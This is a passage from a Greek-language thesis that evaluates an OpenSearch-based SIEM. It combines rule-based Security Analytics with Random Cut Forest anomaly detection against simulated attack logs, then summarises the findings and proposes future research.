
Εικόνα 5.17: Anomaly Detection Overview Dashboard

- **Βήμα 5:** Δημιουργία κακόβουλων αρχείων καταγραφής με χρήση του προγράμματος generate_detection_logs.py




Εικόνα 5.18: Εισχώρηση κακόβουλων logs - Discover View

- **Βήμα 6:** Ανίχνευση επιθέσεων βάσει κανόνων από το Security Analytics




Εικόνα 5.19: Ανίχνευση στο Security Analytics

- **Βήμα 7:** Περαιτέρω λεπτομέρειες των απειλών βάσει κανόνων από το Security Analytics




Εικόνα 5.20: Security Analytics Findings

- **Βήμα 8:** Ανίχνευση επιθέσεων βάσει κανόνων από την ανίχνευση ανωμαλιών




Εικόνα 5.21: Anomaly Detection Findings

- **Βήμα 9:** Δημιουργία σύνθετων κρυφών επιθέσεων με χρήση του generate_mal_logs.py




Εικόνα 5.22: Εισχώρηση αντεπτυγμένων μη ανιχνεύσιμων κακόβουλων Logs – Discover View

- **Βήμα 10:** Επιβεβαίωση της αποτυχίας ανίχνευσης από το Security Analytics στο πλαίσιο σύνθετων stealth επιθέσεων



Εικόνα 5.23: Αποτυχία ανίχνευσης του Security Analytics

- **Βήμα 11:** Επιτυχής ανίχνευση stealth επιθέσεων από μοντέλα ανίχνευσης ανωμαλιών



Εικόνα 5.24: Επιτυχής ανίχνευση των μοντέλων Anomaly Detection

Η ολοκληρωμένη αυτή ανάλυση επιβεβαιώνει ότι η ενσωμάτωση της ανίχνευσης ανωμαλιών βάσει ML σε ένα παραδοσιακό πλαίσιο SIEM βελτιώνει σημαντικά την ικανότητα του συστήματος να ανιχνεύει τόσο γνωστές όσο και άγνωστες απειλές. Επιπλέον, επιτρέπει κλιμακούμενες αποκρίσεις σε πραγματικό χρόνο που είναι απαραίτητες για την υπεράσπιση σύνθετων υποδομών στα σύγχρονα τοπία της κυβερνοασφάλειας.

5.11 Επίλογος κεφαλαίου

Στο κεφάλαιο αυτό παρουσιάστηκε μια ολοκληρωμένη μελέτη περίπτωσης της υλοποίησης ενός συστήματος διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) με τη χρήση της πλατφόρμας OpenSearch. Η προσέγγιση που ακολουθήθηκε ήταν ολοκληρωμένη και πρακτική, ενσωματώνοντας την αρχιτεκτονική του συστήματος, τη δημιουργία αρχείων καταγραφής, τις σωληνώσεις επεξεργασίας, την ενσωμάτωση ενοτήτων και την πειραματική αξιολόγηση των δυνατοτήτων ανίχνευσης απειλών.

Στην αρχή δημιουργήθηκε η υποδομή με τη χρήση του Docker Compose, επιτρέποντας ένα αρθρωτό και αναπαραγώγιμο περιβάλλον. Βασικά στοιχεία όπως το Filebeat, το Logstash, οι κόμβοι OpenSearch και τα Dashboards διαμορφώθηκαν ώστε να διασφαλιστεί η ομαλή εισροή, επεξεργασία και οπτικοποίηση των δεδομένων. Αυτή η αρχιτεκτονική σε containers παρείχε τόσο επεκτασιμότητα όσο και ευελιξία κατάλληλη για σύγχρονα περιβάλλοντα κυβερνοασφάλειας.

Το Filebeat χρησιμοποιήθηκε για τη συλλογή των αρχείων καταγραφής, ενώ το Logstash τα ανέλυσε και τα εμπλούτισε πριν από την ευρετηρίαση στο OpenSearch. Τα αρχεία καταγραφής τηρούν το Elastic Common Schema (ECS), επιτρέποντας τη συνεπή δόμηση και την αποτελεσματική αναζήτηση σε όλες τις ενότητες. Τα πρότυπα ευρετηρίου και οι αντιστοιχίσεις καθορίστηκαν προσεκτικά για να φιλοξενήσουν πεδία που σχετίζονται με την ασφάλεια.

Στην ενότητα Security Analytics, διαμορφώθηκαν διάφοροι προκαθορισμένοι κανόνες ανίχνευσης προσαρμοσμένοι στις απειλές του συστήματος Linux, αξιοποιώντας το πλαίσιο MITRE ATT&CK. Αυτοί οι κανόνες υπήρξαν αποτελεσματικοί στον εντοπισμό γνωστών συμπεριφορών επίθεσης, όπως τα αντίστροφα κελύφη, η αναγνώριση και η κλιμάκωση προνομίων. Ταυτόχρονα, η ενότητα ανίχνευσης ανωμαλιών διαμορφώθηκε χρησιμοποιώντας μοντέλα με τη χρήση του αλγορίθμου Random Cut Forest

(RCF). Αυτά τα μοντέλα εκπαιδεύτηκαν σε βασικά αρχεία καταγραφής που δημιουργήθηκαν από το πρόγραμμα generate_logs. py, προσομοιώνοντας τυπική δραστηριότητα ενός συστήματος Linux.

Τα κακόβουλα αρχεία καταγραφής δημιουργήθηκαν σε δύο επίπεδα. Πρώτον, το generate_detection_logs.py χρησιμοποιήθηκε για την προσομοίωση επιθέσεων που ευθυγραμμίζονταν με τους υπάρχοντες κανόνες ανίχνευσης, επικυρώνοντας την ικανότητα του συστήματος να ενεργοποιεί ειδοποιήσεις για γνωστά πρότυπα. Στη συνέχεια, το generate_mal_logs.py εισήγαγε πιο αθόρυβες, λιγότερο προβλέψιμες επιθέσεις σχεδιασμένες να παρακάμπτουν την ανίχνευση βάσει κανόνων. Αυτά τα αρχεία καταγραφής περιλάμβαναν προσαρμοσμένα εκτελέσιμα αρχεία, άγνωστες δομές γραμμής εντολών και νέα μοτίβα συμπεριφοράς.

Πραγματοποιήθηκε μια αξιολόγηση βήμα προς βήμα, ξεκινώντας με την εισαγωγή καλοήθων αρχείων καταγραφής, ακολουθούμενη από την ανίχνευση γνωστής κακόβουλης δραστηριότητας και καταλήγοντας στον εντοπισμό σύνθετης και μυστικής συμπεριφοράς μέσω ανίχνευσης ανωμαλιών. Αυτό επιβεβαίωσε τη συμπληρωματική φύση των δύο στρατηγικών ανίχνευσης. Οι αναλύσεις βάσει κανόνων έπιασαν αξιόπιστα τις σαφείς απειλές, ενώ τα μοντέλα που βασίζονται στη μηχανική μάθηση επέδειξαν ανθεκτικότητα στον εντοπισμό άγνωστων ή υπεκφυγών συμπεριφορών.

Η μονάδα ειδοποίησης ήταν επίσης συνδεδεμένη με το ευρετήριο .opendistro-anomaly-results*, διασφαλίζοντας ότι οι ανιχνεύσεις θα μπορούν να κλιμακώνονται σε ειδοποιήσεις σε πραγματικό χρόνο. Οι οπτικές διεπαφές στο πλαίσιο του OpenSearch Dashboards ήταν ζωτικής σημασίας για την ερμηνεία των ειδοποιήσεων, την ανάλυση των ανωμαλιών και την επιβεβαίωση των ανιχνεύσεων απειλών.

Εν κατακλείδι, αυτή η εφαρμογή δείχνει ότι το OpenSearch, όταν διαμορφώνεται με το σωστό τρόπο και με τη χρήση τόσο της ενότητας Security Analytics όσο και της ενότητας Anomaly Detection, παρέχει ένα σταθερό και προσαρμοστικό SIEM. Το σύστημα υπερέχει στον εντοπισμό ενός ευρέος φάσματος απειλών, από τις προβλέψιμες έως τις καινοφανείς. Αυτή η μελέτη περίπτωσης επιβεβαιώνει τις δυνατότητες του OpenSearch ως πρακτικό εργαλείο για την ενίσχυση της ορατότητας, της αυτοματοποίησης και της απόκρισης στην κυβερνοασφάλεια στο επιχειρησιακό περιβάλλον.

Κεφάλαιο 6ο: Συμπεράσματα και Προτάσεις Βελτίωσης

6.1 Ανακεφαλαίωση των βασικών σημείων της Διπλωματικής Εργασίας

Η παρούσα διπλωματική εργασία είχε ως κύριο στόχο τον αναλυτικό σχεδιασμό, την ανάπτυξη, καθώς και την εμπειρική αξιολόγηση ενός ολοκληρωμένου συστήματος SIEM (Security Information and Event Management). Για την υλοποίηση αυτού του στόχου αξιοποιήθηκε η πλατφόρμα OpenSearch, συμπεριλαμβανομένων των εξειδικευμένων modules Security Analytics και Anomaly Detection, ενώ παράλληλα διερευνήθηκε η συμβολή των τεχνικών Μηχανικής Μάθησης (Machine Learning - ML) στην αποτελεσματικότερη ανίχνευση και απόκριση σε κυβερνοεπιθέσεις.

Στο πρώτο κεφάλαιο παρουσιάστηκε αναλυτικά το θεωρητικό υπόβαθρο και η επισκόπηση των τεχνολογιών SIEM. Τονίστηκε η κρισιμότητα της κυβερνοασφάλειας σε ένα σύγχρονο ψηφιακό περιβάλλον που χαρακτηρίζεται από συνεχείς και εξελισσόμενες απειλές. Περιγράφηκαν αναλυτικά οι πιο συνηθισμένοι τύποι επιθέσεων που αντιμετωπίζουν οι οργανισμοί, ενώ δόθηκε ιδιαίτερη έμφαση στη σημασία των SIEM ως βασικού εργαλείου για την παρακολούθηση, τη διαχείριση κινδύνων και τη συμμόρφωση με κανονιστικά πλαίσια. Επιπλέον, έγινε αναλυτική παρουσίαση τόσο εμπορικών όσο και open-source λύσεων SIEM και επισημάνθηκαν οι ιδιαίτερες προκλήσεις που συνοδεύουν τη λειτουργία τους.

Το δεύτερο κεφάλαιο ανέλυσε διεξοδικά τη συμβολή της Μηχανικής Μάθησης στην αντιμετώπιση των κυβερνοαπειλών. Αρχικά έγινε μια εισαγωγή στις βασικές αρχές της ML, παρουσιάζοντας αναλυτικά τους τύπους μάθησης (επιβλεπόμενη, μη επιβλεπόμενη, ημι-επιβλεπόμενη και ενισχυτική). Επιπρόσθετα, παρουσιάστηκαν οι έννοιες των χαρακτηριστικών (features), της ταξινόμησης και της ανίχνευσης ανωμαλιών. Η ανάλυση εστίασε στην πρακτική εφαρμογή της ML για την αντιμετώπιση προκλήσεων όπως η επεξεργασία μεγάλου όγκου δεδομένων, η αναγνώριση πολύπλοκων συμβάντων και η βελτιωμένη ενσωμάτωση μοντέλων ML στα συστήματα SIEM για υψηλότερη απόδοση και ακρίβεια στην ανίχνευση επιθέσεων.

Στο τρίτο κεφάλαιο πραγματοποιήθηκε μια ολοκληρωμένη παρουσίαση της πλατφόρμας OpenSearch, που αποτελεί ένα fork του Elasticsearch και προσφέρει ανοικτό κώδικα και επεκτασιμότητα. Αναλύθηκαν διεξοδικά τα χαρακτηριστικά της πλατφόρμας, η αρχιτεκτονική των clusters, η διαχείριση indices, καθώς και η χρήση των εξειδικευμένων modules Security Analytics και Anomaly Detection. Περιγράφηκε αναλυτικά η λειτουργία των modules, όπως οι κανόνες ανίχνευσης και οι μέθοδοι συσχέτισης συμβάντων, ενώ δόθηκε ιδιαίτερη έμφαση στην υλοποίηση ανίχνευσης ανωμαλιών μέσω τεχνικών όπως το Random Cut Forest (RCF).

Στο τέταρτο κεφάλαιο πραγματοποιήθηκε ένα εκτενές case study όπου αναπτύχθηκε ένα ολοκληρωμένο σύστημα SIEM χρησιμοποιώντας την πλατφόρμα OpenSearch. Παρουσιάστηκε αναλυτικά η υλοποίηση μέσω Docker, η διαδικασία συλλογής, μετασχηματισμού και επεξεργασίας των δεδομένων μέσω των εργαλείων Filebeat και Logstash, καθώς και οι λεπτομέρειες διαμόρφωσης και αξιοποίησης των Security Analytics και Anomaly Detection modules. Έγινε διεξοδική αξιολόγηση των αποτελεσμάτων μέσω συγκεκριμένων σεναρίων επίθεσης, αναδεικνύοντας την ικανότητα του συστήματος να ανιχνεύει αποτελεσματικά γνωστές απειλές μέσω των κανόνων του Security Analytics αλλά και άγνωστες ή εξελιγμένες επιθέσεις μέσω του Anomaly Detection module.

6.2 Βαθμός επίτευξης των στόχων

Οι στόχοι της εργασίας επιτεύχθηκαν στο σύνολό τους με επιτυχία και συγκεκριμένα:

- Δημιουργήθηκε ένα πλήρες και λειτουργικό σύστημα SIEM που ανταποκρίνεται με ακρίβεια και ταχύτητα σε ποικίλα σενάρια κυβερνοεπιθέσεων.
- Αποδείχθηκε πρακτικά η αξία της ενσωμάτωσης τεχνικών ML στο SIEM, ενισχύοντας σημαντικά την αποτελεσματικότητα και την ακρίβεια της ανίχνευσης.
- Επιβεβαιώθηκε η καταλληλότητα και η χρηστικότητα των open-source λύσεων όπως το OpenSearch στην υλοποίηση υψηλής ποιότητας λύσεων κυβερνοασφάλειας.

6.3 Προτάσεις Βελτίωσης και Μελλοντικής Έρευνας

Η παρούσα μελέτη παρέχει ένα σταθερό σημείο εκκίνησης, ωστόσο η βιβλιογραφία και η πρακτική εμπειρία υποδεικνύουν τέσσερις βασικές κατευθύνσεις για περαιτέρω επέκταση όπως περιγράφεται παρακάτω.

6.3.1 Ενίσχυση των Μοντέλων Μηχανικής Μάθησης

Η μελλοντική εργασία μπορεί να επικεντρωθεί στην υιοθέτηση προηγμένων τεχνικών Μηχανικής Μάθησης. Η ενσωμάτωση Γραφικών Νευρωνικών Δικτύων (Graph Neural Networks) μπορεί να ενισχύσει την κατανόηση των συσχετίσεων μεταξύ διαφορετικών οντοτήτων εντός των συστημάτων [13]. Επιπλέον, τα χρονικά μετασχηματιστικά μοντέλα (Temporal Transformers) προσφέρουν δυνατότητες πρόβλεψης εξελισσόμενων επιθέσεων [53], ενώ η αξιοποίηση υβριδικών και αυτοματοποιημένων σχηματισμών (AutoML) μπορεί να αυξήσει τη συνολική απόδοση [10].

Ιδιαίτερη έμφαση πρέπει να δοθεί στη μετάβαση από μονοδιάστατους σε πολυμεταβλητούς ανιχνευτές, οι οποίοι λαμβάνουν ταυτοχρόνως υπόψη χαρακτηριστικά από δίκτυα, συστήματα και συμπεριφορές χρηστών. Αυτή η πολυδιάστατη προσέγγιση αναμένεται να ενισχύσει την ικανότητα εντοπισμού άγνωστων (zero-day) απειλών [22].

6.3.2 Χρήση Πραγματικών και Ετερογενών Συνόλων Δεδομένων

Η αξιολόγηση συστημάτων ανίχνευσης απειλών αποκλειστικά με συνθετικά δεδομένα ενέχει σημαντικούς περιορισμούς ως προς τη γενικευσιμότητα των αποτελεσμάτων. Τα συνθετικά σύνολα ενδέχεται να μην αποτυπώνουν πλήρως την πολυπλοκότητα και την ετερογένεια που χαρακτηρίζει τα πραγματικά περιβάλλοντα υποδομών πληροφορικής [35]. Για την ενίσχυση της αξιοπιστίας και της ρεαλιστικότητας των αξιολογήσεων, προτείνεται η χρήση πραγματικών και ετερογενών συνόλων δεδομένων, όπως το CICIDS 2019 και το UNSW-NB15, τα οποία περιλαμβάνουν λεπτομερή καταγραφή επιθέσεων και κανονικής δραστηριότητας σε σύγχρονα δίκτυα [46], [50].

Η ενσωμάτωση τεχνικών συγχώνευσης δεδομένων (data fusion) από πολλαπλές πηγές —όπως endpoints, δίκτυα, περιβάλλοντα cloud και αρχεία καταγραφής εφαρμογών— προσφέρει μια πιο σφαιρική εικόνα του συστήματος και ενισχύει τη δυνατότητα εντοπισμού σύνθετων επιθέσεων. Σύμφωνα με τους Al-Temimi et al. [50], τέτοιες πολυεπίπεδες προσεγγίσεις καθίστανται ολοένα και πιο αναγκαίες στο πλαίσιο σύγχρονων SIEM λύσεων, επιτρέποντας τη διασταύρωση ενδείξεων και τη βελτιωμένη ακρίβεια στην ανίχνευση απειλών.

6.3.3 Εμπλουτισμός του Επιπέδου Συσχετισμού Συμβάντων

Η αναβάθμιση του επιπέδου συσχετισμού συμβάντων συνιστά κρίσιμο βήμα για τη βελτίωση της ικανότητας αναγνώρισης πολύπλοκων επιθέσεων. Η εισαγωγή τεχνικών δυναμικού υπολογισμού

κινδύνου (dynamic risk scoring), όπου η σοβαρότητα ενός συμβάντος εκτιμάται βάσει του επιχειρησιακού πλαισίου και της σημασίας των επηρεαζόμενων πόρων, δύναται να αναδείξει τις πιο κρίσιμες απειλές και να βελτιστοποιήσει τη διαχείριση των διαθέσιμων πόρων από τις ομάδες ασφαλείας [67].

Επιπλέον, η αυτοματοποιημένη δημιουργία και διαρκής επικαιροποίηση κανόνων συσχετισμού βασισμένη σε πληροφορίες από πλατφόρμες threat intelligence, όπως αναλύσεις MITRE ATT&CK και feeds μηδενικής ημέρας, δύναται να ενισχύσει σημαντικά την ικανότητα έγκαιρης αναγνώρισης εξελιγμένων επιθέσεων [35]. Η διασύνδεση με open-source κοινότητες και μηχανισμούς ανταλλαγής πληροφορίας απειλών (CTI) επιτρέπει στο SIEM να παραμένει ενημερωμένο για τις τελευταίες τεχνικές επίθεσης και να προσαρμόζει δυναμικά τη στρατηγική ανίχνευσης.

6.3.4 Μεθοδολογίες Αξιολόγησης και Μείωσης Ψευδών Συναγερμών

Για την ορθή αξιολόγηση της αποδοτικότητας ανίχνευσης ενός συστήματος, είναι απαραίτητη η χρήση αυστηρών στατιστικών μεθόδων. Ενδεικτικά, η διασταυρούμενη επικύρωση τύπου stratified k-fold παρέχει μια αξιόπιστη προσέγγιση αξιολόγησης σε ανισόρροπα σύνολα δεδομένων, ενώ η χρήση μετρικών όπως Precision, Recall και ROC-AUC επιτρέπει την αντικειμενική αποτίμηση της επίδοσης ενός μοντέλου ανίχνευσης [50].

Η ενσωμάτωση μηχανισμών συνεχούς μάθησης με ανάδραση από τους αναλυτές ασφαλείας, μέσω τεχνικών που επιτρέπουν την προσαρμογή των μοντέλων σε νέες παρατηρήσεις, μπορεί να συμβάλει στη διαρκή βελτίωση των αποτελεσμάτων. Επιπλέον, η εφαρμογή τεχνικών εντοπισμού μεταβολών στις υποκείμενες κατανομές των δεδομένων (concept drift detection), σε συνδυασμό με δυναμικούς μηχανισμούς βαθμονόμησης κατωφλίων (adaptive thresholding), συνεισφέρει ουσιαστικά στη μείωση των ψευδώς θετικών συναγερμών, διατηρώντας ταυτόχρονα υψηλή ευαισθησία στην ανίχνευση ακραίων αποκλίσεων [50].

Τέτοιες τεχνικές κρίνεται απαραίτητο να ενσωματωθούν στα σύγχρονα SIEM για να εξασφαλίσουν ευελιξία, ακρίβεια και ανθεκτικότητα σε δυναμικά και εξελισσόμενα περιβάλλοντα απειλών.

6.4 Επίλογος της διπλωματικής εργασίας

Η εξέλιξη των συστημάτων SIEM απαιτεί τη διαρκή προσαρμογή σε νέες μορφές απειλών και αυξανόμενες απαιτήσεις ασφαλείας. Η ενσωμάτωση σύγχρονων τεχνικών Μηχανικής Μάθησης, η χρήση πραγματικών δεδομένων, η βελτίωση των μεθόδων συσχετισμού και η εφαρμογή προχωρημένων στρατηγικών αξιολόγησης συνιστούν κρίσιμους παράγοντες για την αποτελεσματικότητα και βιωσιμότητα τέτοιων συστημάτων σε πραγματικά περιβάλλοντα.

